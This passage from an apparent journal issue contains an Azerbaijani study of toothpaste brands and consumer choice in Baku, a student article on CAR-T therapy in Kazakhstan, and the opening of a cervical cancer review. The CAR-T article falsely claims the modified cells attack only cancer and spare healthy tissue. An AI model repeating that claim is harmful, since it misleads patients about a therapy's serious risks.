7. Almeida D., Shmarko K., Lomas E. The ethics of facial recognition technologies, surveillance, and accountability in an age of artificial intelligence: a comparative analysis of US, EU, and UK regulatory frameworks //AI and Ethics. – 2022. – T. 2. – No. 3. – P. 377-387.
8. Razmetaeva Y., Barabash Y., Lukianov D. The concept of human rights in the digital era: changes and consequences for judicial practice //Access to Just. E. Eur. – 2022. – P. 41.

Medical Sciences

MARKET MARKETING OF DENTAL HYGIENE PRODUCTS AND THEIR USE BY THE POPULATION

Seymur Mammadov

graduate student, Azerbaijan Medical University

Rafik Chobanov

professor, Azerbaijan Medical University

Summary. In the article, maintenance of dental health (SS) is important not only for the normal functioning of the oral cavity and the long-term maintenance of tooth rows, but also for the protection of the health of the body in general, and a sales analysis was given. According to the World Health Organization, among the causes of human diseases, 20% are hereditary factors, 25% are environmental conditions, and 55% are lifestyle-related. An analysis of the sale of toothpaste in the Azerbaijani market was carried out, the results of which show that the sales leaders in the local market are Lacalut, Colgate, Paradontax, Blend-a-med, Sensodyne, Aquafresh. The population survey revealed both opportunities and barriers to the growth of the hygiene products market at the level of the toothpaste segment. The research was conducted in two stages. At the first stage, toothpastes were evaluated according to their composition, abrasive type and pH indicator. In the second stage, a set of international questionnaires was used, 500 questionnaires were distributed in 8 markets, including 4 supermarkets.

Keywords: hygiene, risk factor, oral cavity, dental health, toothpaste, marketing analysis, consumer preferences

Xulasə. Məqalədə əsasən stomatoloji sağlamlığın (SS) saxlanması təkcə ağız boşluğunun normal fəaliyyəti və diş sıralarının uzun müddət saxlanması üçün deyil, ümumilikdə orqanizmin sağlamlığının qorunması üçün də vacib olduğu və satış təhlili verilib. Ümumdünya Səhiyyə Təşkilatının məlumatına görə, insan xəstəliklərinin səbəbləri arasında 20%-i irsi faktorlar, 25%-i ətraf mühit şəraiti, 55%-i isə həyat tərzilə bağlı hallardır. Azərbaycan bazarında diş macunu satışının təhlili aparılıb, onun nəticələri göstərir ki, yerli bazarda satış liderləri Lacalut, Colgate, Paradontax, Blend-a-med, Sensodyne, Aquafreshdir. Əhali arasında aparılan sorğu həm diş pastası segmenti səviyyəsində gigiyenik vasitələr bazarının böyüməsi üçün imkanların, həm də buna maneələrin olduğunu göstərdi. Tədqiqat iki mərhələdə aparılıb. Birinci mərhələdə diş macunlarının tərkibi, aşındırıcı növü və pH göstəricisinə görə qiymətləndirilməsi aparılıb. İkinci mərhələdə, müvafiq beynəlxalq sorğu toplusundan istifadə olunmuşdur, 8 marketlərdə, onlardan 4 supermarketlərə 500 anket vərəqələri paylanmışdır.

Açar sözlər: gigiyena, risk faktoru, ağız boşluğu, stomatoloji sağlamlıq, diş macunu, marketing təhlili, istehlakçı seçimləri

Giriş.

Stomatoloji sağlamlıq bədənin ümumi sağlamlığının əsas vacib hissəsidir. Sağlam bir təbəssüm təkcə gözəl deyil, həm də ümumi sağlamlıq üçün vacibdir. Stomatoloji sağlamlığı anadangəlmə qüsurlardan, kəskin və xroniki ağrılardan, baş, boyun nahiyyəsində xərçəng, ümumi sağlamlıq və rifah üçün fiziki, psixoloji təhlükə yaradan, insanın fəaliyyətini, həyat keyfiyyətini aşağı salan digər

problemlərdən azad olmağı nəzərdə tutur. Şübhəsiz ki, insanın diş sağlamlığı bir sıra xarici amillərin təsiri altında formalaşır: iqtisadi şərait, sosial vəziyyət və s. [1, 2].

Diş sağlamlığı üçün risk yaradan ümumi amillərə əsas qruplardan olan qidaların balanssız istehlakı (zülalların, yağların, karbohidratların, vitaminlərin və mineralların qeyri-kafi qəbulu) ümumilikdə insan sağlamlığı üçün zəruri olan flüorid qəbulunun çatışmazlığı daxildir. Kariyesinin əsas səbəbi diş ərpidir. Ərp dişin səthində yerləşən, əsasən mikroblardan ibarət olan yapışqan nazik təbəqədir. Ərp vaxtında çıxarılmasa, diş daşı əmələ gəlir. Ərpdəki bakteriyalar turşu əmələ gətirir, bu da öz növbəsində diş minasını məhv edərək boşluq əmələ gətirir [3-5].

Stomatoloji sağlamlığın (SS) saxlanması təkcə ağız boşluğunun normal fəaliyyəti və diş sıralarının uzun müddət saxlanması üçün deyil, ümumilikdə orqanizmin sağlamlığının qorunması üçün də vacibdir. Bu məqsədlə qədimdən müxtəlif gigiyenik vasitələr – fırçalar, tozlar, macunlar, saplar, ağız yaxalayıcıları və s. istifadə edilir. Lakin ağız boşluğunun gigiyenasına qulluqda yol verilən səhvlər ona gətirib çıxarır ki, artıq gənc yaşlardan insanlar stomatoloji xəstəliklərə və dişlərin itirilməsi ilə üzləşirlər. Ona görə də, insanların ağız boşluğuna qulluq üzrə gigiyenik vasitələrdən hansı dərəcədə istifadə etmələri məsələsinin öyrənilməsi və onlara olan tələbat necədir sualı indiyə qədər də öz aktuallığını itirməmişdir [2, 4, 5].

Ağız gigiyenası təkcə cəlbedici bəyaz təbəssüm və tərəvətli nəfəsə deyil, hər şeydən əvvəl sağlamlığın qorunmasına və diş xəstəliklərinin inkişafının qarşısının alınmasına yönəlib. Mütəxəssislər şərti olaraq bütün diş macunlarını gigiyenik və müalicəvi və profilaktikaya ayırırlar. Əgər dişlərlə bağlı hər hansı problem varsa, onları həll etməyə kömək edəcək bir diş pastası seçilməlidir. Bu məqsədlə müalicəvi və profilaktik pastalar nəzərdə tutulub. Onlar kifayət qədər geniş tələbləri yerinə yetirirlər, buna görə də adətən qruplara bölünürlər.

Bütün dünyada stomatoloji xəstəliklərin artımı ağız boşluğuna qulluq və gigiyenası məhsulları bazarının böyüməsini şərtləndirən əsas amillərdən biridir. Ağız boşluğu baxımı və gigiyenası bazarının rəqabət mühiti rəqiblər haqqında ətraflı məlumat verir. Ətraflı məlumata şirkətin maliyyə göstəricisi, əldə edilən gəlir, bazar potensialı, investisiyası, istehsal gücü aiddir. Yuxarıda göstərilən məlumatlar yalnız şirkətin ağız boşluğuna qulluq və gigiyenası bazarı ilə bağlı fəaliyyətlərinə aiddir. Ağız boşluğuna qulluq bazarı ağız gigiyenasını və sağlamlığını qorumaq, yaxşılaşdırmaq üçün nəzərdə tutulmuş məhsulların inkişafı, istehsalı, paylanmasına həsr olunmuş müxtəlif, dinamik sənaye segmentidir. Bu məhsullar xüsusi olaraq diş baxımının müxtəlif aspektlərini, o cümlədən təmizləmə, problemlərindən qorunmaq və ümumi ağız sağlamlığını yaxşılaşdırmaq üçün hazırlanmışdır.

Ağız boşluğuna qulluq bazarı istehlakçılara hər biri xüsusi ehtiyaclara, fərdi seçimlərə cavab vermək üçün hazırlanmış diş pastası, ağız qarqarası, diş sapı və diş ağardıcı məhsullar kimi müxtəlif çeşiddə ağız boşluğuna qulluq məhsulları təklif edir. Bu seçim bolluğu istehlakçılara ağız baxımı ehtiyaclarına uyğun geniş çeşiddə məhsullar təqdim edir. Ağız boşluğu sağlamlığı və gigiyenasının əhəmiyyəti haqqında istehlakçıların məlumatlılığının artırılması ağız baxımı məhsulları bazarının böyüməsini şərtləndirən əsas amildir. Son illərdə ağız sağlamlığı və gigiyenasına üstünlük vermək istiqamətində istehlakçıların davranışında nəzərəcarpacaq dəyişikliklər baş vermişdir. Bu göstəricini İnternet və sosial media platformaları vasitəsilə məlumatlara çıxışın artması kimi müxtəlif amillərlə əlaqələndirmək olar. İnsanlar ağız sağlamlığı ilə ümumi rifah arasındakı əlaqəni daha çox dərk etdikcə, yaxşı ağız gigiyenası təcrübələrini təşviq edən məhsul, xidmətləri fəal şəkildə axtarırlar, nəticədə diş baxımı məhsulları və müntəzəm diş müayinələrinə tələbat artır [5, 6].

Tanınmış şirkətlər məhsul portfelini genişləndirmək və müxtəlif regionlarda bazar paylarını artırmaq üçün tərəfdaşlıqlar, birləşmələr, məhsul innovasiyası və birgə müəssisələr kimi bir neçə əsas biznes strategiyasına diqqət yetirirlər. Genişlənmə və investisiya bu sektorda şirkətlər tərəfindən həyata keçirilən əsas strateji təşəbbüslərdir. Hazırda istehlakçı elə bir vəziyyətlə üzləşir ki, mağazalar və apteklər ona müxtəlif növ diş macunları təklif edirlər. Müəyyən bir diş macunu almaq qərarı çox vaxt diş pastalarının tərkibi, ağız sağlamlığına təsiri haqqında biliklərə əsaslanmır,

ancaq reklam faydalarına və dəyərinə əsaslanır. Diş macunu bazarı geniş çeşiddə təsnifləşdirilir, tərkibi, təyinatına görə fərqlənir. Əlavələrdən asılı olaraq pastalar gigiyenik, müalicəvi və profilaktik, xüsusi, peşəkar, tibbiyə bölünür [2, 3, 7].

Gigiyenik diş macunlarında xüsusi müalicəvi və profilaktik əlavələr yoxdur. Ağız boşluğunu tərəvətləndirir, dişləri yaxşı təmizləyir, onlara parlaqlıq və bəyazlıq verir. Müalicəvi və profilaktik diş macunlarının tərkibində ağız boşluğuna gündəlik qulluq, kariesin profilaktikası, ağızda selikli qışa xəstəlikləri, parodontun profilaktikası üçün nəzərdə tutulmuş vitamin, ekstrakt, duz, mikroelementlər daxildir [3, 8]. Bundan əlavə, uşaqlar üçün terapevtik və profilaktik pastalar uşağın bədənində ftorun həddindən artıq dozanın qarşısını almaq üçün azaldılması ilə xarakterizə olunur [9]. Karies əleyhinə diş pastaları müalicəvi və profilaktik olaraq təsnif edilir. Onlar dişin mineral toxumasını gücləndirməyə və ərpin əmələ gəlməsinin qarşısını almağa kömək edir. Bu, diş pastalarına ftor, fosfor və kalsium birləşmələrinin daxil edilməsi ilə əldə edilir. Daha sonra ftor tərkibli pastaların kariyəyə qarşı effektivliyi əhəmiyyətli dərəcədə azalır.

Beləliklə, onlardan əsasən uşaqlıqda diş kariyəslərinin qarşısını almaq üçün istifadə etmək məqsəduyğundur [1, 9]. Ölkəmizdə ftor tərkibli diş pastalarının istifadəsi bəzi özəlliklərlə bağlıdır. Ölkənin ayrı-ayrı ərazilərində müxtəlif iqlim-coğrafi şəraitə və içməli su, qida məhsullarında ftorun qeyri-bərabər tərkibinə malik nəhəng məkan flüor tərkibli diş macunlarının geniş və geniş istifadəsinə imkan vermir. Bu zaman tərkibində flüor olan diş macunları faydasız olmaqla yanaşı, onların istifadəsi zərərli ola bilər. Xüsusi diş macunları ağardıcı və siqaret çəkənlər üçün bölünür.

Peşəkar diş macunları yüksən aşılamaçı göstəricilərə malikdir. Stomatoloqlar tərəfindən peşəkar təmizlənmədə və dişin cilalanmasında istifadə edilir. Tibbi diş macunları dərman vasitəsi kimi qeydiyyatla alınır və fasilələrlə istifadə olunur. İltihab əleyhinə pastalar qanaxma və diş ətinin iltihabı ilə qarşılaşan insanlar tərəfindən istifadə üçün tövsiyə olunur. Bu tip pastaların tərkibinə mütləq mikrofloranın normallaşmasına və yaraların sağlamlasına kömək edən dərman bitkilərinin ekstraktları daxildir. Həssas dişlər üçün macunların tərkibində diş həssaslığını maneə törədən kalium və stronsium duzları var. Bundan əlavə, onların tərkibində güclü aşındırıcı komponentlər yoxdur.

Ağardıcı tipli pastaya çox diqqətlə yanaşmaq lazımdır, çünki ağartma artan aşındırıcı maddələr və ya hidrogen peroksid, aktiv oksigen olan məhsullar səbəbindən baş verir. Bu cür pasta həftədə iki dəfədən çox olmayaraq istifadə edilməlidir. Duzlu pastalar periodontal xəstəlik və periodontitdən əziyyət çəkən insanlar üçün tövsiyə olunur. Onların tərkibində qan dövrənini yaxşılaşdıran, metabolik prosesləri stimullaşdıran və analjezik təsir göstərən müxtəlif mineral duzlar var. Uşaqlar üçün altı yaşdan kiçik uşaqlar üçün xüsusi diş pastalarından istifadə etmək tövsiyə olunur.

Tədqiqatın məqsədi ağız boşluğunun xəstəliklərinin profilaktikasında gigiyenik vasitələrin əhəmiyyəti, diş pastalarının seçimində istehlakçıların üstünlüklərini təhlil etməkdir.

Materiallar və tədqiqat metodları

Tədqiqat iki mərhələdə aparılıb. Birinci mərhələdə qeyd olunan pastalar tərkibinə, aşındırıcının növünə və pH dəyərinə görə qiymətləndirilmişdir. pH göstəricisi universal kağız indikator vasitəsilə təyin edilmişdir. İkinci mərhələdə Bakı şəhərində 500 nəfər market ziyarətçiləri arasında sorğu keçirilmişdir.

Tədqiqat nəticələri və müzakirə

I. Aşındırıcılığın öyrənilməsi.

Ağız boşluğu qulluğu məhsulları bazasının liderləri Colgate-Palmolive, Procter & Gamble şirkəti, Church & Dwight Co., Inc, GlaxoSmithKline PLC, Unilever PLC-dir. Qlobal ağız boşluğu baxımı məhsulları bazarı məhsul növü, paylama kanalına və coğrafi vəziyyətinə görə bölünür. Bazar paylama kanallarına bölünür: supermarket, hipermarket, market, aptek, onlayn mağazalar və digər kanallara görə segmentləşir. Diş minasına sərtliyinə ən çox bənzəyən akril plitələrlə sınaqdan

əldə edilən vizual məlumatlara əsaslanaraq, aşındırıcılıq dərəcəsinə (ən çoxdan ən azı) görə sınaqdan keçirilmiş diş məcunlarını aşağıdakı kimi sıralaya bilərik:


1. "Lacalut" (sulu silikon dioksid)
2. Colgate (kalsium karbonat)
3. Paradontax (silikon dioksid)
4. Blend-a-Med (nəmlənmiş silikonun birləşməsi)
5. Sensodyne (silikon dioksid)
6. Aquafresh (silikon dioksid)

Bu araşdırmadan aydın olur ki, hazırda istifadə olunan aşındırıcı maddələrin böyük əksəriyyəti silisium və kimyəvi cəhətdən çökdürülmüş təbaşir və ya kalsium karbonatdır. Qeyd etmək lazımdır ki, təbaşir kifayət qədər aşağı qiymətə diş səthinin keyfiyyətli təmizlənməsini təmin etsə də, onun dezavantajı diş məcununda mövcud olan flüor ionlarının sərbəst kalsium ionları ilə qaçılmaz qarşılıqlı əlaqəsidir ki, bu da həll olunmayan kalsium flüoridinin və nəzarətsiz kalsiumun əmələ gəlməsinə səbəb olur. aktiv flüorun konsentrasiyasının azalması. Lakin silikon dioksid qida və farmakoloji məhsullar üçün bütün təhlükəsizlik tələblərinə cavab verir, diş pastalarının bütün digər komponentləri ilə yaxşı uyğunlaşır və florid tərkibli dərmanların və səthi aktiv maddələrin, antibakterial, vitamin və digər əlavələrin fəaliyyətini azaltmır [5,8].

cədvəl 1.

Diş məcunları	Ən çox tələb olunan	Ph	Diş məcunlarının tələb nisbəti, %-lə
Colgate	1	7	35
Lacalut	2	6	25
Paradontax	3	8	14
Blend-a-med	4	7	10
Sensodyne	5	6	10
Aquafresh	6	7	6

Pastanın pH dəyəri ilk növbədə ağız boşluğunda turşu-qələvi balansının bərpasına təsir edir. Bakteriyaların təsiri ilə ağızda turşu mühit yarandığından, pH dəyəri nə qədər yüksək olarsa, zərərsizləşdirmə prosesi daha aktiv olur.



Müəyyən edilmişdir ki, tərkibində silisium dioksidi olan məcunlar (bu maddənin sulu məhlulu olan Lakalut pastası istisna olmaqla) tərkibində flüorun bütün faydalı xüsusiyyətlərini neytrallaşdıran kalsium karbonat olanlardan aşındırıcı xüsusiyyətlərə görə üstündür. Bakteriyaların fəaliyyəti nəticəsində əmələ gələn ağız boşluğunun turşu mühitini, pH dəyəri 7,5-dən yüksək olan, lakin 10,5-dən çox olmayan pastalar daha yaxşı neytrallaşdırır. Təhlil edilmiş anketlərə əsasən, seçim tezliyi baxımından ən çox yayılmış Colgate məcunudur (respondentlərin 35% -i tərəfindən seçilir), lakin eyni pastanın keyfiyyətindən məmnunluq 20% -dən çox deyil. Ağız tezliyinə görə ikinci yerdə respondentlərin 25%-nin istifadə etdiyi "Lakalut" diş məcunu gəlir, məhsulun keyfiyyətindən razı qalanların payı isə respondentlərin 90 %-dir.

Nəticə.

Diş macunu bazarı geniş çeşiddə təsnifləşdirilir, tərkibi, təyinatına görə fərqlənir. Diş xəstəliklərinin baş verməməsi üçün ağız boşluğunun gigiyenası mütəmadi olaraq aparılmalıdır. Tərkibində fermentlər olan məcunlar ağız boşluğunun gigiyenik vəziyyətini yaxşılaşdırır. Onlar periodontal xəstəliklərin və kəskin mərhələdə ağız mukozasının müalicəsində ağız gigiyenası üçün istifadə üçün tövsiyə olunur [2, 5]. İnsanın ağız sağlamlığı üçün ən vacib olanı diş minasını gücləndirən və kariyesin inkişafının qarşısını alan fluoridlərdir. Diş məcunlarının müqayisəli tədqiqatlarına əsasən aydın olur ki, tərkibində silikon dioksid olan diş pastaları (Lakalut macunu istisna olmaqla) aşındırıcı xassələrə görə daha üstündür. Müəyyən edilmişdir ki, ağız boşluğuna qulluğun tezliyinə istifadə edilən gigiyenik vasitələrin keyfiyyəti, satış qiyməti, stomatoloji sağlamlıq üzrə informasiya səviyyəsi, gigiyenik prosedurlara meyllik, maddi durum, ailənin say tərkibi və digər amillər də təsir göstərir.

References

1. Avramova O.G. Comparative assessment of the effect of some fluoride-containing toothpastes on the condition of the oral cavity // Dentistry for everyone. 2000. No. 4. (In Rus.).
2. Borovsky E.V., Suvorov K.A. Preventive focus in the treatment of patients with dental caries. Dentistry. 2011 (In Rus.).
3. Bubliy T.D. Comparative characteristics of whitening toothpastes / T.D. Bubliy, N.V. Gasyuk // The world of medicine and biology-2011 (In Rus.).
4. Buzhilov Yu.R. Quality criteria for toothpaste / Yu.R. Buzhilov-M.: Medicine, 2015 (In Rus.).
5. Elovikova, T. M. Statistical analysis of the influence of oral hygiene on the dental health of future doctors / T. M. Elovikova, N. S. Abramova, A. S. Koshcheyev // Ensuring demographic security in solving current issues of surgical dentistry and maxillofacial surgery: collection of papers of the National Congress with international participation "Parinsky Readings 2016". Minsk, May 5-6, 2016 - Minsk: Publishing Center of BSU, 2016 (In Rus.).
6. Gerasimenko E.V. New in rational individual oral hygiene in childhood / E.V. Gerasimenko // Modern dentistry. - 2009. - No. 2 (In Rus.).
7. Izotova E.A. Differentiated approach to recommended personal hygiene products for children / E.A. Izotova, A.P. Petrova // Bulletin of medical Internet conferences. - 2014. - Vol. 4. - № 5 (In Rus.).
8. Kiyun I.D. Comparative study of whitening toothpastes with moderate abrasiveness / I.D. Kiyun // Young scientist. - 2015.- № 6 (In Rus.).
9. Vertukhova M.L. Composition and purpose of toothpastes / M.L. Vertukhova - Moscow: Geleos, 2014 (In Rus.).

GENETIC ENGINEERING AS A METHOD OF CANCER TREATMENT IN KAZAKHSTAN

Aigerim Amirzhanova

Student of Nazarbayev Intellectual School of Physics and Mathematics, Kokshetau

Abstract: Genetic engineering opens new possibilities in the treatment of oncological diseases. One of the key directions is CAR-T therapy, which enables effective treatment of blood cancer. This article examines the mechanisms of CAR-T therapy, its advantages, history of development, and prospects for implementation in Kazakhstan.

Keywords: genetic engineering, CAR-T therapy, oncology, cancer treatment, Kazakhstan.

Genetic engineering represents one of the most promising fields in modern medicine, capable of significantly altering the approach to cancer treatment. In Kazakhstan, this method has begun to develop actively, especially in the field of hematologic oncology. With the introduction of advanced methods such as the use of genetically modified cells, it is becoming possible to significantly improve treatment effectiveness, even in the late stages of blood cancer. An important advantage for patients is the potential reduction in treatment costs, making it more accessible compared to European and American clinics.

One of the most significant achievements of genetic engineering is the development and application of CAR-T therapy, which plays a central role in Kazakhstan's National Program for the Implementation of Personalized Medicine. This treatment method is based on the principles of genetic engineering and involves a complex process of modifying a patient's immune cells to enhance their ability to recognize and destroy cancer cells. Unlike traditional treatments such as chemotherapy and radiotherapy, CAR-T therapy is targeted, minimizing damage to healthy cells. CAR-T therapy is part of a broader class of treatments known as immunotherapy. However, there are significant differences between these methods. While general immunotherapy includes the use of monoclonal antibodies, checkpoint inhibitors, vaccines, and other ways of activating the immune system, CAR-T therapy is a personalized method in which a patient's T cells are modified to autonomously detect and destroy tumor cells. This approach makes CAR-T therapy unique, providing precise and effective treatment even in cases where standard methods prove ineffective.

The history of CAR-T therapy dates back to the late 1980s when scientists began researching the possibility of modifying immune cells to combat cancer. However, a major breakthrough in this field occurred only in the early 2000s, thanks to the research of Carl June, a scientist from the University of Pennsylvania. He developed a technology for genetically modifying T cells, enabling them to recognize and destroy cancer cells. Subsequently, this method was adapted for clinical use and began showing impressive results in the treatment of hematologic cancers.

The mechanism of CAR-T therapy involves several key stages. First, the patient's T cells are extracted and then genetically modified in laboratory conditions. These cells receive a specific chimeric antigen receptor (CAR), allowing them to recognize certain molecular markers on the surface of cancer cells. Once the modified cells undergo cultivation and testing, they are reintroduced into the patient's body, where they actively seek and destroy tumor cells. This working principle makes CAR-T therapy not only highly effective but also a safe treatment method, as the modified cells exclusively attack cancerous formations without affecting healthy tissues.

Today, CAR-T therapy is widely used in various countries, including the United States, European Union nations, China, Israel, and South Korea. In the United States, leading medical centers

offering this treatment include the Memorial Sloan Kettering Cancer Center and the University of Pennsylvania Medical Center. In Europe, CAR-T therapy is available in specialized clinics in Germany, the United Kingdom, and Switzerland. According to clinical studies conducted in leading medical institutions, this method demonstrates impressive results: in most patients with resistant forms of blood cancer, long-term remission rates reach up to ninety percent.

One of the most well-known examples of successful CAR-T therapy application is the case of Emily Whitehead, who in 2012 became the first child to undergo this treatment. The girl was diagnosed with acute lymphoblastic leukemia, and after standard chemotherapy courses, her disease continued to progress. However, after undergoing CAR-T therapy, her condition significantly improved, and she has been in complete remission for more than ten years. Such stories not only demonstrate the high potential of the method but also its ability to completely transform the paradigm of cancer treatment.

Despite significant successes, CAR-T therapy remains a complex and expensive procedure. Its implementation requires state-of-the-art equipment and highly qualified specialists. In the United States and European Union countries, clinics offering CAR-T therapy undergo strict accreditation, ensuring high safety and treatment effectiveness. In Kazakhstan, active steps are being taken to create the necessary conditions, including the construction of specialized medical centers, training of medical personnel, and the development of regulatory documents governing the application of this methodology. The main goal of the program is to make the treatment accessible to a wide range of patients, reducing its cost several times compared to foreign clinics.

References:

1. June, C. H., et al. "CAR T cell immunotherapy for human cancer." *Science*, 2018.
2. Maude, S. L., et al. "Tisagenlecleucel in children and young adults with B-cell lymphoblastic leukemia." *New England Journal of Medicine*, 2018.
3. Kazakh National Medical University. "CAR-T Therapy Development in Kazakhstan," 2023.

UDC: 618.146-006.6

UP-TO-DATE CLINICAL AND DIAGNOSTIC ASPECTS OF CERVICAL CANCER

Arman Khozhayev

Professor of the S.N. Nugmanov Department of Oncology, Asfendiyarov Kazakh National Medical University, Almaty, Kazakhstan

Gulnur Nurlanova

Head of the Day Hospital of the Chemotherapy Department, Almaty Regional Multidisciplinary Clinic, Almaty, Kazakhstan

Aigerim Baidildina

Doctor of Ultrasound Diagnostics, Multidisciplinary Clinical Hospital named after professor Kh.Zh. Makazhanov, Karaganda, Kazakhstan

Arailym Uisimbaeva

Doctor of Ultrasound Diagnostics, Multidisciplinary Clinical Hospital named after professor Kh.Zh. Makazhanov, Karaganda, Kazakhstan

Aitolkyn Yelubayeva

Doctor of Ultrasound Diagnostics, Regional Multidisciplinary Hospital of the City of Zhezkazgan, Ulytau region, Zhezkazgan, Kazakhstan

Gulya Arynova

Obstetrician-gynecologist, Medical Center «Alatau-Med», Almaty, Kazakhstan

Dariya Jangarasheva

Resident obstetrician-gynecologist, Kazakhstan's Medical University "KSPH", Almaty, Kazakhstan

Madina Rakhimbayeva

Resident obstetrician-gynecologist, Kazakhstan's Medical University "KSPH", Almaty, Kazakhstan

Dana Sailaubai

Resident obstetrician-gynecologist, Kazakhstan's Medical University "KSPH", Almaty, Kazakhstan

Feruza Anarmetova

Resident obstetrician-gynecologist, Kazakhstan's Medical University "KSPH", Almaty, Kazakhstan

Annotation: This scientific work purposefully analyzes modern world and regional data on incidence, mortality and five-year survival rate of the most common oncological pathology of gynecological localization – cervical cancer. In addition to the issues of etiology and pathogenesis, the features of distribution, clinical manifestations, modern principles of early diagnostics and prognosis of this formidable disease for the coming decades are shown. The article reflects in detail the achieved successes and modern directions of development of prevention of this pathology in the form of vaccination against HPV and applied screening programs. A multifactorial epidemiological characteristic of this pathology in our republic is given in the context of the regions of the country.

Key words: oncology, cervical cancer, epidemiology, incidence, human papilloma virus, screening, diagnostics, Pap test, smear for oncocytology, mortality, five-year survival rate,

prognosis.

Cervical cancer (CC) is a disease that is related to visually accessible localizations, in connection with which aspects of early diagnostics have been worrying the entire oncological community for several decades. To do this, it is enough to correctly use accessible and informative methods of morphological and endoscopic diagnostics. In addition, timely detection and treatment of background and precancerous processes of the cervix can prevent the development of CC. It is known that CC is preceded for many years and even decades by precancerous lesions - cervical intraepithelial neoplasia (CIN). Timely diagnosis and treatment of CIN become the prevention of invasive CC. CIN initiates in the cervical transformation zone and is maintained by persistent infection caused by human papillomaviruses (HPV) of high carcinogenic risk. In 1980-1990, the connection between HPV and dysplasia and squamous cell cancer was clearly shown. Using hybridization methods, it was found that 80-100% of CC contain HPV DNA. A rough correlation was found between the frequency of CC and the detection of HPV in the population. Moreover, in squamous cell cancer, HPV type 16 was most often encountered (in more than 50% of cases), while HPV type 18 was more often associated with adenocarcinoma and poorly differentiated cancer. In 95% of cases, HPV is localized in the zone of transitional epithelium, where about 90% of dysplasias, which are classified as cervical precancer, occur. It is precancerous diseases, in which HPV types 16 and 18 are detected, that have the greatest risk of developing into invasive CC. Intraepithelial lesions are, in fact, stages of cervical carcinogenesis. Conventionally, three degrees are distinguished: CIN 1 (mild dysplasia); CIN 2 (moderate dysplasia); CIN 3 (severe dysplasia and pre-invasive cancer - carcinoma in situ, CIS). At the same time, there are two concepts of the occurrence of CC against the background of persistence of HPV of high carcinogenic risk. The first, classic, reflects the sequential change of CIN 1, 2, 3 to invasive cancer. The second, more recent one, suggests that CIN 2-3, which are severe intraepithelial lesions, can occur bypassing CIN 1 [1].

The diagnostic criteria for CC are as follows [2]: 1) complaints of acyclic bloody, watery, purulent discharge from the genital tract; pain in the lower abdomen and lumbar region of a pulling nature; bleeding due to menopause; 2) anamnesis: there are no pathognomonic complaints; as a rule, the disease has a pronounced pre-invasive stage, which can last from 1 year to 5 years or more; microinvasive cervical carcinoma is most often discovered during accidental presentation; the reason for women diagnosed with CC in stages Ib1-IIa2 to visit a gynecologist is bloody discharge from the genital tract; in later stages (IIb-IVa) there are complaints of pain in the lumbar region, lower abdomen; 3) physical examinations: gynecological examination (condition of the external genitalia; examination of the vagina and cervix on speculum (presence of vaginal infiltration, metastatic foci on the vaginal walls, size, condition of the cervix); presence of pathological discharge (purulent, bloody); bimanual examination (size and shape of the uterus; condition of the appendages; infiltration of the anterior and posterior vaginal fornix); 4) laboratory tests: cytological examination with Papanicolaou staining - PAP test (increase in cell size up to giant, change in the shape and number of intracellular elements, an increase in the size of the nucleus, its contours, different degrees of maturity of the nucleus and other elements of the cell, changes in the number and shape of nucleoli (pronounced cellular polymorphism, increase in cell size, pronounced hypochromia, large nuclei contain one or more nucleoli, there are glandular structures); from cancer cells in the form of rosettes, many cells in a state of mitosis); 5) instrumental studies: ultrasound of the pelvic organs (if CC is suspected, the size of the cervix will be normal or increased, its structure is heterogeneous, the condition of the uterus and ovaries is also assessed); magnetic resonance imaging of the pelvic organs (with CC, the size of the cervix will be normal or increased, its structure is heterogeneous, the condition of the uterus and ovaries is also assessed); computed tomography of the chest, abdominal cavity and pelvis (assessment of

pelvic lymph nodes and retroperitoneal space, organic changes in the chest and abdominal organs); cystoscopy according to indications (for the purpose of diagnosing the germination of the tumor process into the bladder); sigmoidoscopy or colonoscopy according to indications (for the purpose of diagnosing the spread of the tumor process to the colon or rectum); skeletal scintigraphy (prescribed for suspected bone metastases); positron emission tomography of the whole body (performed to diagnose the extent of the tumor process or to assess the dynamics of the effectiveness of special treatment).

GLOBOCAN estimates that in 2020, there were 604,000 new cases and 342,000 deaths from CC worldwide, of which 80% occurred in low- and middle-income countries, mainly in sub-Saharan Africa, South-East Asia, and Latin America and the Caribbean [3].

As noted by Torres-Roman J.S. et al. [4], CC remains a major public health problem in low- and middle-income countries. Due to the high burden of this disease, in 2020 the World Health Organization (WHO) adopted a global strategy to decrease the number of new CC cases, with the aim of maintaining an incidence rate below 4 per 100,000 women. Currently, 29 of the 47 countries (and territories) in the Latin American and Caribbean region have implemented vaccination programs for girls and almost all countries have screening services in place, and while certain screening programs in the region achieve considerable coverage, the ambitious goals set by the CC elimination strategy have yet to be achieved. Researchers evaluated the mortality trends of CC among young women from 16 Latin American and Caribbean countries (and territories) and predicted mortality rates until 2030. Downward trends were observed in Chile, Colombia, Cuba, El Salvador, Mexico, Nicaragua, Panama, and Peru for the entire period; whereas 